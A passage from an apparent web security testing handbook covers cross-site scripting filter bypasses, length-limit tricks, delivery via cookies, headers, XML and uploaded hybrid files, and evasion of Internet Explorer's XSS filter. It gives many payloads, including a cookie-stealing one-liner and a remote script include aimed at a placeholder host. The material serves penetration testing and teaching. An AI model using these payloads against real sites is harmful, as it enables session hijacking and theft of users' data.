Combining VBScript and JavaScript

To add further layers of complexity to your attack, and circumvent some filters, you can call into VBScript from JavaScript, and vice versa:

```
<script>execScript("MsgBox 1","vbscript");</script>
<script language=vbs>execScript("alert(1)")</script>
```

You can even nest these calls and ping-pong between the languages as required:

```
<script>execScript('execScript
"alert(1)","javascript"','vbscript");</script>
```

As mentioned, VBScript is case-insensitive, allowing you to execute code in contexts where your input is converted to uppercase. If you really want to call JavaScript functions in these situations, you can use string manipulation functions within VBScript to construct a command with the required case and then execute this using JavaScript:

```
<SCRIPT LANGUAGE=VBS>EXECSCRIPT(LCASE("ALERT(1)")) </SCRIPT>
<IMG ONERROR="VBS:EXECSCRIPT LCASE('ALERT(1)')" SRC=A>
```

Using Encoded Scripts

On Internet Explorer, you can use Microsoft's custom script-encoding algorithm to hide the contents of scripts and potentially bypass some input filters:

```
<img onerror="VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@" src=a>
<img language="JScript.Encode" onerror="#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@"
src=a>
```

This encoding was originally designed to prevent users from inspecting client-side scripts easily by viewing the source code for the HTML page. It has since been reverse-engineered, and numerous tools and websites will let you decode encoded scripts. You can encode your own scripts for use in attacks via Microsoft's command-line utility `srcenc` in older versions of Windows.

Beating Sanitization

Of all the obstacles that you may encounter when attempting to exploit potential XSS conditions, sanitizing filters are probably the most common. Here, the application performs some kind of sanitization or encoding on your attack string that renders it harmless, preventing it from causing the execution of JavaScript.

The most prevalent manifestation of data sanitization occurs when the application HTML-encodes certain key characters that are necessary to deliver an attack (so < becomes `<` and > becomes `>`). In other cases, the application may remove certain characters or expressions in an attempt to cleanse your input of malicious content.

When you encounter this defense, your first step is to determine precisely which characters and expressions are being sanitized, and whether it is still possible to carry out an attack without directly employing these characters and expressions. For example, if your data is being inserted directly into an existing script, you may not need to employ any HTML tag characters. Or, if the application is removing `<script>` tags from your input, you may be able

to use a different tag with a suitable event handler. Here, you should consider all the techniques already discussed for dealing with signature-based filters, including using layers of encoding, NULL bytes, nonstandard syntax, and obfuscated script code. By modifying your input in the various ways described, you may be able to devise an attack that does not contain any of the characters or expressions that the filter is sanitizing and therefore successfully bypass it.

If it appears impossible to perform an attack without using input that is being sanitized, you need to test the effectiveness of the sanitizing filter to establish whether any bypasses exist.

As described in Chapter 2, several mistakes often appear in sanitizing filters. Some string manipulation APIs contain methods to replace only the first instance of a matched expression, and these are sometimes easily confused with methods that replace all instances. So if `<script>` is being stripped from your input, you should try the following to check whether all instances are being removed:

```
<script><script>alert(1)</script>
```

In this situation, you should also check whether the sanitization is being performed recursively:

```
<scr<script>ipt>alert(1)</script>
```

Furthermore, if the filter performs several sanitizing steps on your input, you should check whether the order or interplay between these can be exploited. For example, if the filter strips `<script>` recursively and then strips `<object>` recursively, the following attack may succeed:

```
<scr<object>ipt>alert(1)</script>
```

When you are injecting into a quoted string in an existing script, it is common to find that the application sanitizes your input by placing the backslash character before any quotation mark characters you submit. This escapes your quotation marks, preventing you from terminating the string and injecting arbitrary script. In this situation, you should always verify whether the backslash character itself is being escaped. If not, a simple filter bypass is possible. For example, if you control the value `foo` in:

```
var a = 'foo';
```

you can inject:

```
foo\'; alert(1);//
```

This results in the following response, in which your injected script executes. Note the use of the JavaScript comment character `//` to comment out the

remainder of the line, thus preventing a syntax error caused by the application's own string delimiter:

```
var a = 'foo\\'; alert(1);//';
```

Here, if you find that the backslash character is also being properly escaped, but angle brackets are returned unsanitized, you can use the following attack:

```
</script><script>alert(1)</script>
```

This effectively abandons the application's original script and injects a new one immediately after it. The attack works because browsers' parsing of HTML tags takes precedence over their parsing of embedded JavaScript:

```
<script>var a = '</script><script>alert(1)</script>
```

Although the original script now contains a syntax error, this does not matter, because the browser moves on and executes your injected script regardless of the error in the original script.

TRY IT!

```
http://mdsec.net/search/48/
http://mdsec.net/search/52/
```

TIP If you can inject into a script, but you cannot use quotation marks because these are being escaped, you can use the `String.fromCharCode` technique to construct strings without the need for delimiters, as described previously.

In cases where the script you are injecting into resides within an event handler, rather than a full script block, you may be able to HTML-encode your quotation marks to bypass the application's sanitization and break out of the string you control. For example, if you control the value `foo` in:

```
<a href="#" onclick="var a = 'foo'; ...
```

and the application is properly escaping both quotation marks and backslashes in your input, the following attack may succeed:

```
foo&apos;; alert(1);//
```

This results in the following response, and because some browsers perform an HTML decode before the event handler is executed as JavaScript, the attack succeeds:

```
<a href="#" onclick="var a = 'foo&apos;; alert(1);//'; ...
```

The fact that event handlers are HTML-decoded before being executed as JavaScript represents an important caveat to the standard recommendation of HTML-encoding user input to prevent XSS attacks. In this syntactic context, HTML encoding is not necessarily an obstacle to an attack. The attacker himself may even use it to circumvent other defenses.

Beating Length Limits

When the application truncates your input to a fixed maximum length, you have three possible approaches to creating a working exploit.

The first, rather obvious method is to attempt to shorten your attack payload by using JavaScript APIs with the shortest possible length and removing characters that are usually included but are strictly unnecessary. For example, if you are injecting into an existing script, the following 28-byte command transmits the user's cookies to the server with hostname `a`:

```
open("//a/"+document.cookie)
```

Alternatively, if you are injecting straight into HTML, the following 30-byte tag loads and executes a script from the server with hostname `a`:

```
<script src=http://a></script>
```

On the Internet, these examples would obviously need to be expanded to contain a valid domain name or IP address. However, on an internal corporate network, it may actually be possible to use a machine with the WINS name `a` to host the recipient server.

TIP You can use Dean Edwards' JavaScript packer to shrink a given script as much as possible by eliminating unnecessary whitespace. This utility also converts scripts to a single line for easy insertion into a request parameter:

`http://dean.edwards.name/packer/`

The second, potentially more powerful technique for beating length limits is to span an attack payload across multiple different locations where user-controllable input is inserted into the same returned page. For example, consider the following URL:

```
https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

It returns a page containing the following:

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

Suppose that each field has length restrictions, such that no feasible attack string can be inserted into any of them. Nevertheless, you can still deliver a working exploit by using the following URL to span a script across the three locations you control:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document
.cookie);/*&mode=*/</script>
```

When the parameter values from this URL are embedded into the page, the result is the following:

```
<input type="hidden" name="page_id" value=""><script>/*">
<input type="hidden" name="seed" value="*/alert(document.cookie);/*">
<input type="hidden" name="mode" value="*/</script>">
```

The resulting HTML is valid and is equivalent to only the portions in bold. The chunks of source code in between have effectively become JavaScript comments (surrounded by the `/*` and `*/` markers), so the browser ignores them. Hence, your script is executed just as if it had been inserted whole at one location within the page.

TIP The technique of spanning an attack payload across multiple fields can sometimes be used to beat other types of defensive filters. It is fairly common to find different data validation and sanitization being implemented on different fields within a single page of an application. In the previous example, suppose that the `page_id` and `mode` parameters are subject to a maximum length of 12 characters. Because these fields are so short, the application's developers did not bother to implement any XSS filters. The `seed` parameter, on the other hand, is unrestricted in length, so rigorous filters were implemented to prevent the injection of the characters `"` `<` or `>`. In this scenario, despite the developers' efforts, it is still possible to insert an arbitrarily long script into the `seed` parameter without employing any of the blocked characters, because the JavaScript context can be created by data injected into the surrounding fields.

A third technique for beating length limits, which can be highly effective in some situations, is to "convert" a reflected XSS flaw into a DOM-based vulnerability. For example, in the original reflected XSS vulnerability, if the application places a length restriction on the `message` parameter that is copied into the returned page, you can inject the following 45-byte script, which evaluates the fragment string in the current URL:

```
<script>eval(location.hash.slice(1))</script>
```

By injecting this script into the parameter that is vulnerable to reflected XSS, you can effectively induce a DOM-based XSS vulnerability in the resulting page

and thus execute a second script located within the fragment string, which is outside the control of the application's filters and may be arbitrarily long. For example:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(location.hash
.substr(1))</script>#alert('long script here ......')
```

Here is an even shorter version that works in most situations:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(location))
</script>#%0Aalert('long script here ......')
```

In this version, the whole of the URL is URL-decoded and then passed to the `eval` command. The whole URL executes as valid JavaScript because the `http:` protocol prefix serves as a code label, the `//` following the protocol prefix serves as a single-line comment, and the `%0A` is URL-decoded to become a newline, signaling the end of the comment.

Delivering Working XSS Exploits

Typically, when you are working on a potential XSS vulnerability to understand and bypass the application's filters, you are working outside the browser, using a tool such as Burp Repeater to send the same request repeatedly, modifying the request in small ways each time, and testing the effect on the response. In some situations, after you have created a proof-of-concept attack in this way, you still may have work to do in order to deliver a practical attack against other application users. For example, the entry point for the XSS may be nontrivial to control in other users' requests, such as a cookie or the `Referer` header. Or the target users may be using a browser with built-in protection against reflected XSS attacks. This section examines various challenges that may arise when delivering working XSS exploits in practice and how they can be circumvented.

Escalating an Attack to Other Application Pages

Suppose the vulnerability you have identified is in an uninteresting area of the application, affecting only unauthenticated users, and a different area contains the really sensitive data and functionality you want to compromise.

In this situation, it is normally fairly easy to devise an attack payload that you can deliver via the XSS bug in one area of the application and that persists within the user's browser to compromise the victim anywhere he goes on the same domain.

One simple method of doing this is for the exploit to create an iframe covering the whole browser window and reload the current page within the iframe. As the user navigates through the site and logs in to the authenticated area, the injected script keeps running in the top-level window. It can hook into all

navigation events and form submissions in the child iframe, monitor all response content appearing in the iframe, and, of course, hijack the user's session when the moment is right. In HTML5-capable browsers, the script can even set the appropriate URL in the location bar as the user moves between pages, using the `window.history.pushState()` function.

For one example of this kind of exploit, see this URL:

```
http://blog.kotowicz.net/2010/11/xss-track-how-to-quietly-track-whole.html
```

COMMON MYTH

"We're not worried about any XSS bugs in the unauthenticated part of our site. They can't be used to hijack sessions."

This thought is erroneous for two reasons. First, an XSS bug in the unauthenticated part of an application normally can be used to directly compromise the sessions of authenticated users. Hence, an unauthenticated reflected XSS flaw typically is more serious than an authenticated one, because the scope of potential victims is wider. Second, even if a user is not yet authenticated, an attacker can deploy some Trojan functionality that persists in the victim's browser across multiple requests, waiting until the victim logs in, and then hijacking the resulting session. It is even possible to capture a user's password using a keylogger written in JavaScript, as described in Chapter 13.

Modifying the Request Method

Suppose that the XSS vulnerability you have identified uses a `POST` request, but the most convenient method for delivering an attack requires the `GET` method — for example, by submitting a forum post containing an `IMG` tag targeting the vulnerable URL.

In these cases, it is always worth verifying whether the application handles the request in the same way if it is converted to a `GET` request. Many applications tolerate requests in either form.

In Burp Suite, you can use the "change request method" command on the context menu to toggle any request between the `GET` and `POST` methods.

COMMON MYTH

"This XSS bug isn't exploitable. I can't get my attack to work as a `GET` request."

If a reflected XSS flaw can only be exploited using the `POST` method, the application is still vulnerable to various attack delivery mechanisms, including ones that employ a malicious third-party website.

In some situations, the opposite technique can be useful. Converting an attack that uses the `GET` method into one that uses the `POST` method may enable you to bypass certain filters. Many applications perform some generic application-wide filtering of requests for known attack strings. If an application expects to receive requests using the `GET` method, it may perform this filtering on the URL query string only. By converting a request to use the `POST` method, you may be able to bypass this filter.

Exploiting XSS Via Cookies

Some applications contain reflected XSS vulnerabilities for which the entry point for the attack is within a request cookie. In this situation, you may be able to use various techniques to exploit the vulnerability:

- As with modifying the request method, the application may allow you to use a URL or body parameter with the same name as the cookie to trigger the vulnerability.
- If the application contains any functionality that allows the cookie's value to be set directly (for example, a preferences page that sets cookies based on submitted parameter values), you may be able to devise a cross-site request forgery attack that sets the required cookie in the victim's browser. Exploiting the vulnerability would then require the victim to be induced into making two requests: to set the required cookie containing an XSS payload, and to request the functionality where the cookie's value is processed in an unsafe way.
- Historically, various vulnerabilities have existed in browser extension technologies, such as Flash, that have enabled cross-domain requests to be issued with arbitrary HTTP headers. Currently at least one such vulnerability is widely known but not yet patched. You could leverage one of these vulnerabilities in browser plug-ins to make cross-domain requests containing an arbitrary cookie header designed to trigger the vulnerability.
- If none of the preceding methods is successful, you can leverage any other reflected XSS bug on the same (or a related) domain to set a persistent cookie with the required value, thereby delivering a permanent compromise of the victim user.

Exploiting XSS in the Referer Header

Some applications contain reflected XSS vulnerabilities that can only be triggered via the `Referer` header. These are typically fairly easy to exploit using a web server controlled by the attacker. The victim is induced to request a URL on the attacker's server that contains a suitable XSS payload for the vulnerable application. The attacker's server returns a response that causes a request to the vulnerable URL, and the attacker's payload is included in the `Referer` header that is sent with this request.

In some situations, the XSS vulnerability is triggered only if the `Referer` header contains a URL on the same domain as the vulnerable application. Here, you may be able to leverage any on-site redirector functions within the application to deliver your attack. To do this, you need to construct a URL to the redirector function that both contains a valid XSS exploit and causes a redirection to the vulnerable URL. The success of this attack depends on the redirection method the function uses and on whether current browsers update the `Referer` header when following redirections of that type.

Exploiting XSS in Nonstandard Request and Response Content

Today's complex applications increasingly employ Ajax requests that do not contain traditional request parameters. Instead, requests often contain data in formats such as XML and JSON, or employing various serialization schemes. Correspondingly, the responses to these requests frequently contain data in the same or another format, rather than HTML.

The server-side functionality involved in these requests and responses often exhibits XSS-like behavior. Request payloads that normally would indicate the presence of a vulnerability are returned unmodified by the application.

In this situation, it is still possible that the behavior can be exploited to deliver an XSS attack. To do so, you need to meet two distinct challenges:

- You need to find a means of causing a victim user to make the necessary request cross-domain.
- You need to find a way of manipulating the response so that it executes your script when consumed by the browser.

Neither of these challenges is trivial. First, the requests in question typically are made from JavaScript using `XMLHttpRequest` (see Chapter 3). By default, this cannot be used to make cross-domain requests. Although `XMLHttpRequest` is being modified in HTML5 to allow sites to specify other domains that may interact with them, if you find a target that allows third-party interaction, there are probably simpler ways for you to compromise it (see Chapter 13).

Second, in any attack, the response returned by the application would be consumed directly by the victim's browser, not by the custom script that processes it in its original context. The response will contain data in whatever non-HTML format is being used, usually with the corresponding `Content-Type` header. In this situation, the browser processes the response in the normal way for this data type (if recognized), and normal methods for introducing script code via HTML may be irrelevant.

Although nontrivial, in some situations both of these challenges can be met, allowing the XSS-like behavior to be exploited to deliver a working attack. We will examine how this can be done using the XML data format as an example.

Sending XML Requests Cross-Domain

It is possible to send near-arbitrary data cross-domain within the HTTP request body by using an HTML form with the `enctype` attribute set to `text/plain`. This tells the browser to handle the form parameters in the following way:

- Send each parameter on a separate line within the request.
- Use an equals sign to separate the name and value of each parameter (as normal).
- Do not perform any URL encoding of parameter names or values.

Although some browsers do not honor this specification, it is properly honored by current versions of Internet Explorer, Firefox, and Opera.

The behavior described means that you can send arbitrary data in the message body, provided that there is at least one equals sign anywhere within the data. To do this, you split the data into two chunks, before and after the equals sign. You place the first chunk into a parameter name and the second chunk into a parameter value. When the browser constructs the request, it sends the two chunks separated by an equals sign, thereby exactly constructing the required data.

Since XML always contains at least one equals sign, in the `version` attribute of the opening XML tag, we can use this technique to send arbitrary XML data cross-domain in the message body. For example, if the required XML were as follows:

```
<?xml version="1.0"?><data><param>foo</param></data>
```

we could send this using the following form:

```
<form enctype="text/plain" action="http://wahh-app.com/ vuln.php"
method="POST">
<input type="hidden" name='<?xml version'
value='"1.0"?><data><param>foo</param></data>'>
 </form><script>document.forms[0].submit();</script>
```

To include common attack characters within the value of the `param` parameter, such as tag angle brackets, these would need to be HTML-encoded within the XML request. Therefore, they would need to be *double* HTML-encoded within the HTML form that generates that request.

TIP **You can use this technique to submit cross-domain requests containing virtually any type of content, such as JSON-encoded data and serialized binary objects, provided you can incorporate the equals character somewhere within the request. This is normally possible by modifying a free-form text field within the request that can contain an equals character. For example in the following JSON data, the comment field is used to introduce the required equals character:**

```
{ "name": "John", "email": "gomad@diet.com", "comment": "=" }
```

The only significant caveat to using this technique is that the resulting request will contain the following header:

```
Content-Type: text/plain
```

The original request normally would have contained a different `Content-Type` header, depending on exactly how it was generated. If the application tolerates the supplied `Content-Type` header and processes the message body in the normal way, the technique can be used successfully when trying to develop a working XSS exploit. If the application fails to process the request in the normal way, on account of the modified `Content-Type` header, there may be no way to send a suitable cross-domain request to trigger the XSS-like behavior.

TIP If you identify XSS-like behavior in a request that contains nonstandard content, the first thing you should do is quickly verify whether the behavior remains when you change the `Content-Type` header to `text/plain`. If it does not, it may not be worth investing any further effort in trying to develop a working XSS exploit.

Executing JavaScript from Within XML Responses

The second challenge to overcome when attempting to exploit XSS-like behavior in nonstandard content is to find a way of manipulating the response so that it executes your script when consumed directly by the browser. If the response contains an inaccurate `Content-Type` header, or none at all, or if your input is being reflected right at the start of the response body, this task may be straightforward.

Usually, however, the response includes a `Content-Type` header that accurately describes the type of data that the application returns. Furthermore, your input typically is reflected partway through the response, and the bulk of the response before and after this point will contain data that complies with the relevant specifications for the stated content type. Different browsers take different approaches to parsing content. Some simply trust the `Content-Type` header, and others inspect the content itself and are willing to override the stated type if the actual type appears different. In this situation, however, either approach makes it highly unlikely that the browser will process the response as HTML.

If it is possible to construct a response that does succeed in executing a script, this normally involves exploiting some particular syntactic feature of the type of content that is being injected into. Fortunately, in the case of XML, this can be achieved by using XML markup to define a new namespace that is mapped to XHTML, causing the browser to parse uses of that namespace as HTML. For example, when Firefox processes the following response, the injected script is executed:

```
HTTP/1.1 200 Ok
Content-Type: text/xml
```

```
Content-Length: 1098

<xml>
<data>
...
<a xmlns:a='http://www.w3.org/1999/xhtml'>
<a:body onload='alert(1)'/></a>
...
</data>
</xml>
```

As mentioned, this exploit succeeds when the response is consumed directly by the browser, and not by the original application component that would ordinarily process the response.

Attacking Browser XSS Filters

One obstacle to the practical exploitation of virtually any reflected XSS vulnerability arises from various browser features that attempt to protect users from precisely these attacks. Current versions of the Internet Explorer browser include an XSS filter by default, and similar features are available as plug-ins to several other browsers. These filters all work in a similar way: they passively monitor requests and responses, use various rules to identify possible XSS attacks in progress, and, when a possible attack is identified, modify parts of the response to neutralize the possible attack.

Now, as we have discussed, XSS conditions should be considered vulnerabilities if they can be exploited via any browser in widespread usage, and the presence of XSS filters in some browsers does not mean that XSS vulnerabilities do not need to be fixed. Nevertheless, in some practical situations, an attacker may specifically need to exploit a vulnerability via a browser that implements an XSS filter. Furthermore, the ways in which XSS filters can be circumvented are interesting in their own right. In some cases they can be leveraged to facilitate the delivery of other attacks that otherwise would be impossible.

This section examines Internet Explorer's XSS filter. Currently it is the most mature and widely adopted filter available.

The core operation of the IE XSS filter is as follows:

- In cross-domain requests, each parameter value is inspected to identify possible attempts to inject JavaScript. This is done by checking the value against a regex-based blacklist of common attack strings.
- If a potentially malicious parameter value is found, the response is checked to see whether it contains this same value.
- If the value appears in the response, the response is sanitized to prevent any script from executing. For example, `<script>` is modified to become `<sc#ipt>`.

The first thing to say about the IE XSS filter is that it is generally highly effective in blocking standard exploitation of XSS bugs, considerably raising the bar for any attacker who is attempting to perform these attacks. That said, the filter can be bypassed in some important ways. You can also exploit how the filter operates to deliver attacks that otherwise would be impossible.

First, some ways of bypassing the filter arise from core features of its design:

- Only parameter values are considered, not parameter names. Some applications are vulnerable to trivial attacks via parameter names, such as if the whole of the requested URL or query string is echoed in the response. These attacks are not prevented by the filter.
- Because each parameter value is considered separately, if more than one parameter is reflected in the same response, it may be possible to span an attack between the two parameters, as was described as a technique for beating length limits. If the XSS payload can be split into chunks, none of which individually matches the blacklist of blocked expressions, the filter does not block the attack.
- Only cross-domain requests are included, for performance reasons. Hence, if an attacker can cause a user to make an "on-site" request for an XSS URL, the attack is not blocked. This can generally be achieved if the application contains any behavior that allows an attacker to inject arbitrary links into a page viewed by another user (even if this is itself a reflected attack; the XSS filter seeks to block only injected scripts, not injected links). In this scenario, the attack requires two steps: the injection of the malicious link into a user's page, and the user's clicking the link and receiving the XSS payload.

Second, some implementation details regarding browser and server behavior allow the XSS filter to be bypassed in some cases:

- As you have seen, browsers tolerate various kinds of unexpected characters and syntax when processing HTML, such as IE's own tolerance of NULL bytes. The quirks in IE's behavior can sometimes be leveraged to bypass its own XSS filter.
- As discussed in Chapter 10, application servers behave in various ways when a request contains multiple request parameters with the same name. In some cases they concatenate all the received values. For example, in ASP.NET, if a query string contains:

  ```
  p1=foo&p1=bar
  ```

  the value of the `p1` parameter that is passed to the application is:

  ```
  p1=foo,bar
  ```

  In contrast, the IE XSS filter still processes each parameter separately, even if they share the same name. This difference in behavior can make it easy

to span an XSS payload across several "different" request parameters with the same name, bypassing the blacklist with each separate value, all of which the server recombines.

TRY IT!

Currently the following XSS exploit succeeds in bypassing the IE XSS filter:

```
http://mdsec.net/error/5/Error.ashx?message=<scr%00ipt%20
&message=> alert('xss')</script>
```

Third, the way in which the filter sanitizes script code in application responses can actually be leveraged to deliver attacks that otherwise would be impossible. The core reason for this is that the filter operates passively, looking only for correlations between script-like inputs and script-like outputs. It cannot interactively probe the application to confirm whether a given piece of input actually causes a given piece of output. As a result, an attacker can actually leverage the filter to selectively neutralize the application's own script code that appears within responses. If the attacker includes part of an existing script within the value of a request parameter, the IE XSS filter sees that the same script code appears in the request and the response and modifies the script in the response to prevent it from executing.

Some situations have been identified where neutralizing an existing script changes the syntactic context of a subsequent part of the response that contains a reflection of user input. This change in context may mean that the application's own filtering of the reflected input is no longer sufficient. Therefore, the reflection can be used to deliver an XSS attack in a way that was impossible without the changes made by the IE XSS filter. However, the situations in which this has arisen generally have involved edge cases with unusual features or have revealed defects in earlier versions of the IE XSS filter that have since been fixed.

More significantly, an attacker's ability to selectively neutralize an application's own script code could be leveraged to deliver entirely different attacks by interfering with an application's security-relevant control mechanisms. One generic example of this relates to the removal of defensive framebusting code (see Chapter 13), but numerous other examples may arise in connection with application-specific code that performs key defensive security tasks on the client side.

Finding and Exploiting Stored XSS Vulnerabilities

The process of identifying stored XSS vulnerabilities overlaps substantially with that described for reflected XSS. It includes submitting a unique string in every entry point within the application. However, you must keep in mind some important differences to maximize the number of vulnerabilities identified.

HACK STEPS

1. Having submitted a unique string to every possible location within the application, you must review all of the application's content and functionality once more to identify any instances where this string is displayed back to the browser. User-controllable data entered in one location (for example, a name field on a personal information page) may be displayed in numerous places throughout the application. (For example, it could be on the user's home page, in a listing of registered users, in work flow items such as tasks, on other users' contact lists, in messages or questions posted by the user, or in application logs.) Each appearance of the string may be subject to different protective filters and therefore needs to be investigated separately.
2. If possible, all areas of the application accessible by administrators should be reviewed to identify the appearance of any data controllable by non-administrative users. For example, the application may allow administrators to review log files in-browser. It is extremely common for this type of functionality to contain XSS vulnerabilities that an attacker can exploit by generating log entries containing malicious HTML.
3. When submitting a test string to each location within the application, it is sometimes insufficient simply to post it as each parameter to each page. Many application functions need to be followed through several stages before the submitted data is actually stored. For example, actions such as registering a new user, placing a shopping order, and making a funds transfer often involve submitting several different requests in a defined sequence. To avoid missing any vulnerabilities, it is necessary to see each test case through to completion.
4. When probing for reflected XSS, you are interested in every aspect of a victim's request that you can control. This includes all parameters to the request, every HTTP header, and so on. In the case of stored XSS, you should also investigate any out-of-band channels through which the application receives and processes input you can control. Any such channels are suitable attack vectors for introducing stored XSS attacks. Review the results of your application mapping exercises (see Chapter 4) to identify every possible area of attack surface.
5. If the application allows files to be uploaded and downloaded, always probe this functionality for stored XSS attacks. Detailed techniques for testing this type of functionality are discussed later in this chapter.
6. Think imaginatively about any other possible means by which data you control may be stored by the application and displayed to other users. For example, if the application search function shows a list of popular search items, you may be able to introduce a stored XSS payload by searching for it numerous times, even though the primary search functionality itself handles your input safely.

When you have identified every instance in which user-controllable data is stored by the application and later displayed back to the browser, you should follow the same process described previously for investigating potential reflected XSS vulnerabilities. That is, determine what input needs to be submitted to embed valid JavaScript within the surrounding HTML, and then attempt to circumvent any filters that interfere with the processing of your attack payload.

TIP When probing for reflected XSS, it is easy to identify which request parameters are potentially vulnerable. You can test one parameter at a time and review each response for any appearance of your input. With stored XSS, however, this may be less straightforward. If you submit the same test string as every parameter to every page, you may find this string reappearing at multiple locations within the application. It may not be clear from the context precisely which parameter is responsible for the appearance. To avoid this problem, you can submit a different test string as every parameter when probing for stored XSS flaws. For example, you can concatenate your unique string with the name of the field it is being submitted to.

Some specific techniques are applicable when testing for stored XSS vulnerabilities in particular types of functionality. The following sections examine some of these in more detail.

Testing for XSS in Web Mail Applications

As we have discussed, web mail applications are inherently at risk of containing stored XSS vulnerabilities, because they include HTML content received directly from third parties within application pages that are displayed to users. To test this functionality, ideally you should obtain your own e-mail account on the application, send various XSS exploits in e-mail messages to yourself, and view each message within the application to determine whether any of the exploits are successful.

To perform this task in a thorough manner, you need to send all kinds of unusual HTML content within e-mails, as we described to test for bypasses in input filters. If you restrict yourself to using a standard e-mail client, you will likely find that you have insufficient control over the raw message content, or the client may itself sanitize or "clean up" your deliberately malformed syntax.

In this situation, it is generally preferable to use an alternative means of generating e-mails that gives you direct control over the contents of messages. One method of doing this is using the UNIX `sendmail` command. You need to have configured your computer with the details of the mail server it should use to send outgoing mail. Then you can create your raw e-mail in a text editor and send it using this command:

```
sendmail -t test@example.org < email.txt
```

The following is an example of a raw e-mail file. As well as testing various XSS payloads and filter bypasses in the message body, you can also try specifying a different `Content-Type` and `charset`:

```
MIME-Version: 1.0
From: test@example.org
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
Subject: XSS test

<html>
<body>
<img src=``onerror=alert(1)>
</body>
</html>
.
```

Testing for XSS in Uploaded Files

One common, but frequently overlooked, source of stored XSS vulnerabilities arises where an application allows users to upload files that can be downloaded and viewed by other users. This kind of functionality arises frequently in today's applications. In addition to traditional work flow functions designed for file sharing, files can be sent as e-mail attachments to web mail users. Image files can be attached to blog entries and can be used as custom profile pictures or shared via photo albums.

Various factors may affect whether an application is vulnerable to uploaded file attacks:

- During file upload, the application may restrict the file extensions that can be used.
- During file upload, the application may inspect the file's contents to confirm that this complies with an expected format, such as JPEG.
- During file download, the application may return a `Content-Type` header specifying the type of content that the application believes the file contains, such as `image/jpeg`.
- During file download, the application may return a `Content-Disposition` header that specifies the browser should save the file to disk. Otherwise, for relevant content types, the application processes and renders the file within the user's browser.

When examining this functionality, the first thing you should do is try to upload a simple HTML file containing a proof-of-concept script. If the file is accepted, try to download the file in the usual way. If the original file is returned unmodified, and your script executes, the application is certainly vulnerable.

If the application blocks the uploaded file, try to use various file extensions, including `.txt` and `.jpg`. If the application accepts a file containing HTML when you use a different extension, it may still be vulnerable, depending on exactly how the file is delivered during download. Web mail applications are often vulnerable in this way. An attacker can send e-mails containing a seductive-sounding image attachment that in fact compromises the session of any user who views it.

Even if the application returns a `Content-Type` header specifying that the downloaded file is an image, some browsers may still process its contents as HTML if this is what the file actually contains. For example:

```
HTTP/1.1 200 OK
Content-Length: 25
Content-Type: image/jpeg

<script>alert(1)</script>
```

Older versions of Internet Explorer behaved in this way. If a user requested a `.jpg` file directly (not via an embedded `<img>` tag), and the preceding response was received, IE would actually process its contents as HTML. Although this behavior has since been modified, it is possible that other browsers may behave this way in the future.

Hybrid File Attacks

Often, to defend against the attacks described so far, applications perform some validation of the uploaded file's contents to verify that it actually contains data in the expected format, such as an image. These applications may still be vulnerable, using "hybrid files" that combine two different formats within the same file.

One example of a hybrid file is a GIFAR file, devised by Billy Rios. A GIFAR file contains data in both GIF image format and JAR (Java archive) format and is actually a valid instance of both formats. This is possible because the file metadata relating to the GIF format is at the start of the file, and the metadata relating to the JAR format is at the end of the file. Because of this, applications that validate the contents of uploaded files, and that allow files containing GIF data, accept GIFAR files as valid.

An uploaded file attack using a GIFAR file typically involves the following steps:

- The attacker finds an application function in which GIF files that are uploaded by one user can be downloaded by other users, such as a user's profile picture in a social networking application.
- The attacker constructs a GIFAR file containing Java code that hijacks the session of any user who executes it.

- The attacker uploads the file as his profile picture. Because the file contains a valid GIF image, the application accepts it.
- The attacker identifies a suitable external website from which to deliver an attack leveraging the uploaded file. This may be the attacker's own website, or a third-party site that allows authoring of arbitrary HTML, such as a blog.
- On the external site, the attacker uses the `<applet>` or `<object>` tag to load the GIFAR file from the social networking site as a Java applet.
- When a user visits the external site, the attacker's Java applet executes in his browser. For Java applets, the same-origin policy is implemented in a different way than for normal script includes. The applet is treated as belonging to the domain from which it was loaded, not the domain that invoked it. Hence, the attacker's applet executes in the domain of the social networking application. If the victim user is logged in to the social networking application at the time of the attack, or has logged in recently and selected the "stay logged in" option, the attacker's applet has full access to the user's session, and the user is compromised.

This specific attack using GIFAR files is prevented in current versions of the Java browser plug-in, which validates whether JAR files being loaded actually contain hybrid content. However, the principle of using hybrid files to conceal executable code remains valid. Given the growing range of client-executable code formats now in use, it is possible that similar attacks may exist in other formats or may arise in the future.

XSS in Files Loaded Via Ajax

Some of today's applications use Ajax to retrieve and render URLs that are specified after the fragment identifier. For example, an application's pages may contain links like the following:

```
http://wahh-app.com/#profile
```

When the user clicks the link, client-side code handles the click event, uses Ajax to retrieve the file shown after the fragment, and sets the response within the `innerHtml` of a `<div>` element in the existing page. This can provide a seamless user experience, in which clicking a tab in the user interface updates the displayed content without reloading the entire page.

In this situation, if the application also contains functionality allowing you to upload and download image files, such as a user profile picture, you may be able to upload a valid image file containing embedded HTML markup and construct a URL that causes the client-side code to fetch the image and display it as HTML:

```
http://wahh-app.com/#profiles/images/15234917624.jpg
```

HTML can be embedded in various locations within a valid image file, including the comment section of the image. Several browsers, including Firefox and Safari, happily render an image file as HTML. The binary parts of the image are displayed as junk, and any embedded HTML is displayed in the usual way.

TIP **Suppose a potential victim is using an HTML5-compliant browser, where cross-domain Ajax requests are possible with the permission of the requested domain. Another possible attack in this situation would be to place an absolute URL after the fragment character, specifying an external HTML file that the attacker fully controls, on a server that allows Ajax interaction from the domain being targeted. If the client-side script does not validate that the URL being requested is on the same domain, the client-side remote file inclusion attack succeeds.**

Because this validation of the URL's domain would have been unnecessary in older versions of HTML, this is one example where the changes introduced in HTML5 may themselves introduce exploitable conditions into existing applications that were previously secure.

Finding and Exploiting DOM-Based XSS Vulnerabilities

DOM-based XSS vulnerabilities cannot be identified by submitting a unique string as each parameter and monitoring responses for the appearance of that string.

One basic method for identifying DOM-based XSS bugs is to manually walk through the application with your browser and modify each URL parameter to contain a standard test string, such as one of the following:

```
"<script>alert(1)</script>
";alert(1)//
'-alert(1)-'
```

